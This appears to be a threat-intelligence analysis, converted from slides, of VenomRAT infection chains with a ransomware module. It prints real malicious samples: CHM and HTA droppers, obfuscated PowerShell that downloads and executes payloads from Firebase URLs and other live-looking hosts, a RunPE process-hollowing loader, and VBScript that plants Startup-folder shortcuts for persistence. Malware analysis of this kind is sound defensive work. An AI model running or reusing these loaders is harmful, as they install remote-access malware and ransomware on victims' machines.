


- DLL downloads and injects VenomRAT with Ransomware Module from Firebase into remote process "RegAsm.exe" using Process Hollowing

# Infection Chain - Cluster 1



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## VARIATION

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="Shortcut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",cmd,/c powershell wGet 'http://pedrosvadeira.com.br/vitorianaguerra.txt' -OutFile 'C:\Users\Public\pl.vbs'; Start 'C:\Users\Public\pl.vbs'">
<PARAM name="Item2" value=",powershell.exe, Start 'C:\Users\Public\putty.exe'">
<PARAM name="Item3" value="273,1,1">

try { if (x.commandLine != "") {


a="cmd /c powershell wGet 'http://52.187.50.165/site/att.txt' -OutFile 'C:\Users\Public\putty.vbs'; Start 'C:\Users\Public\putty.vbs'"
new ActiveXObject("Wscript.Shell").Run(a)
}
```

- The malicious CHM File directly downloads and executes the Obfuscated VBScript using Wget
- Rest of the infection chain is same.

# Infection Chain - Cluster 2



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- The Infection Chain is similar to Cluster-1 until the Remote HTA downloads and executes the Downloader VBScript.



## Downloader VBScript

```
WScript.Sleep 3000
Dim shell,command
strCommand = "Powershell.exe -noexit $c1='(New-Object Net.WebClient).Download';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/dsadsa-4c70a.appspot.com/o/ewh.txt?alt=media&token=54553b76-34aa-47ee-b67e-45af04d23a4e'')';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X"


set OOKW = CreateObject("WScript.Shell")
OOKW.Run strCommand , 0
```

- Downloader VBScript “ne.vbs” initially sleeps for 3 seconds.
- Executes a PowerShell one liner which downloads & executes a PowerShell script “ewh.txt” from Firebase.

# Infection Chain - Cluster 2



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- RunPE Loader PS Script loads the RunPE Module for executing the Final payload as an argument



## RunPE Loader PS Script

```
$g78fgh00=[char]73+[char]69+[char]88—IEX
sal dwrg5t $g78fgh00
```

```
[byte[]]$server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke(
'https://firebasestorage.googleapis.com/v0/b/dsadsa-4c70a.appspot.com/o/dasdsadsa.txt?alt=media&token=d533690-461c-4000-bd64-faad6d0b554e'));

[Byte[]]$DLL=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke(
'https://firebasestorage.googleapis.com/v0/b/tempest-b36fl.appspot.com/o/run2.jpg?alt=media&token=alce3355-8889-47e4-8799-7fc641a59a79'));
```

```
$y='[System.Ap####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>>>ain']'.replace(
'#####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>', 'pdM')|dwrg5t;$g55=$y.GetMethod("get_CurrentDomain")
```

```
$ewe0='$g55.In####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>>>ke($null,$null)'.replace(
'#####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>', 'vo')| dwrg5t
```

```
$wxf5dd=$ewe0.Lo####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>>>($DLL)'.Replace(
'#####^*****!!!!!!!!!!!!!!!!!!!!!!@#####<<<<<<<<<<<<<>>>>>', 'ad')
```

```
$wxf5dd| dwrg5t
```

DownloadString  
VenomRAT  
RunPE Module

Loads the DLL into the Application Domain - AppDomain.Load(\$DLL)

```
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',$server)
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe',$server)
```


Injects VenomRAT into Remote Process via RunPE module



- PS script downloads the VenomRAT and RunPE Module from Firebase
- Using the "Execute" method of the RunPE Module, injects the VenomRAT into a remote process

# Infection Chain - Cluster 2



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


- VenomRAT with the Ransomware module is injected into the remote process “Aspnet\_compiler.exe” and “caspol.exe” via the RunPE Module

# Infection Chain - Cluster 2



Google Drive



## VARIATION



## Remote HTA

```
separado=nFKPbQ("Win 32_ Pro cessS tart up")
Set objStartup = Service.Get(separado)
Set objConfig = objStartup.SpawnInstance_
Set Process = Service.Get("Win32_Process")
```

Downloads scripts from Firebase

```
gshjgjsjshsjsusyuiweiwuwiuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+ ' *W-O*')+
'Net.'+'Web'+ 'Cli'+ 'ent')+''.Dow'+ 'nl'+ 'oad'+ 'Fil'+ 'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/vv
vv.txt?alt=media&token=2beefe0c-b2ce-4aa6-897d-e2fe149eedd1'', 'C:\ProgramData\v.vbs')')|D;
start-process($env:ProgramData+'\\'+ 'v.vbs')"
```

```
venom= "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+ ' *W-O*')+
'Net.'+'Web'+ 'Cli'+ 'ent')+''.Dow'+ 'nl'+ 'oad'+ 'Fil'+ 'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/no
vovenom.txt?alt=media&token=986e4dae-7627-4612-b744-06407e9cf60e'', 'C:\ProgramData\vn.ps1')')|D;"
```

```
Error = Process.Create(gshjgjsjshsjsusyuiweiwuwiuwiuiww, null, objConfig, intProcessID)
Error2 = Process.Create(venom, null, objConfig, intProcessID)
```

Executes "v.vbs"

Saves vn.ps1 in ProgramData


```
window.close()
```

- Downloads two scripts from Firebase and saves it in the ProgramData directory as "v.vbs" and "vn.ps1" which is the RunPE Loader PS Script
- Executes the saved Exec-Persist" VBScript "v.vbs" using Start-Process
- The RunPE Loader PS Script "vn.ps1" is never executed by the Remote HTA

# Infection Chain - Cluster 2



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- **Variation - LNK Persistence**

## VARIATION



## Exec-Persist VBScript

```
WScript.Sleep 3000
Dim shell,command
command1 = "powershell -windo 1 -noexit -exec bypass -file ""C:\ProgramData\vn.ps1"""
```

Executes vn.ps1

```
set OOKW = CreateObject("WScript.Shell")
OOKW.Run("powershell -command " & (command1) ), 0, false
```

```
Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("ProgramData")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start Menu\Programs\Startup\Viual Frontal Hotel.lnk")
objLink.TargetPath = "%ProgramData%" & "\v.vbs"
objLink.Arguments = ""
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer\iexplore.exe, 1"
objLink.Description = "VHF"
objLink.Save
```

Creates a LNK File in the Startup folder to maintain persistence on the infected machine


The LNK File is executed automatically at startup which runs the "v.vbs"

- For persistence, a LNK File is been created in the Startup folder which executes the Exec-Persist VBScript at startup.
- LNK File names: "Viual Frontal Hotel.lnk"
- Executes the RunPE Loader PS Script "vn.ps1"

# Infection Chain - Cluster 2



Google Drive



- LNK Persistence using Curl



## VARIATION



## Malicious CHM

```
<OBJECT id=shortcut classid="clsid:52a2aae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="Shortcut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",powershell,-WindowStyle Hidden curl
'https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/eldanadon.txt?alt=media&token=9c54ff48-2511-4d7f-8134-e7ed70efd95c' -o
'C:\Users\Public\v.vbs';Start-Process 'C:\Users\Public\v.vbs'>
<PARAM name="Item2" value="273,1,1">
```

```
strCommand = "Powershell.exe -noexit $c1=(New-Object Net.We'; $c4='bClient').Downlo';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/2_1.txt?alt=media&token=b173beb2-6c95-4cb5-bebe-428cabad976f'')';$TC=I`E`X
($c1,$c4,$c3 -Join ' ')|I`E`X"
```

```
set OOKW = CreateObject("WScript.Shell")
OOKW.Run strCommand , 0
```

Downloads and Executes the RunPE Loader Powershell script

```
Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("public")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start Menu\Programs\Startup\Prime Video.lnk")
objLink.TargetPath = "%public%" & "\v.vbs"
objLink.Arguments = ""
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer\iexplore.exe, 1"
objLink.Description = "VHF"
objLink.Save
```

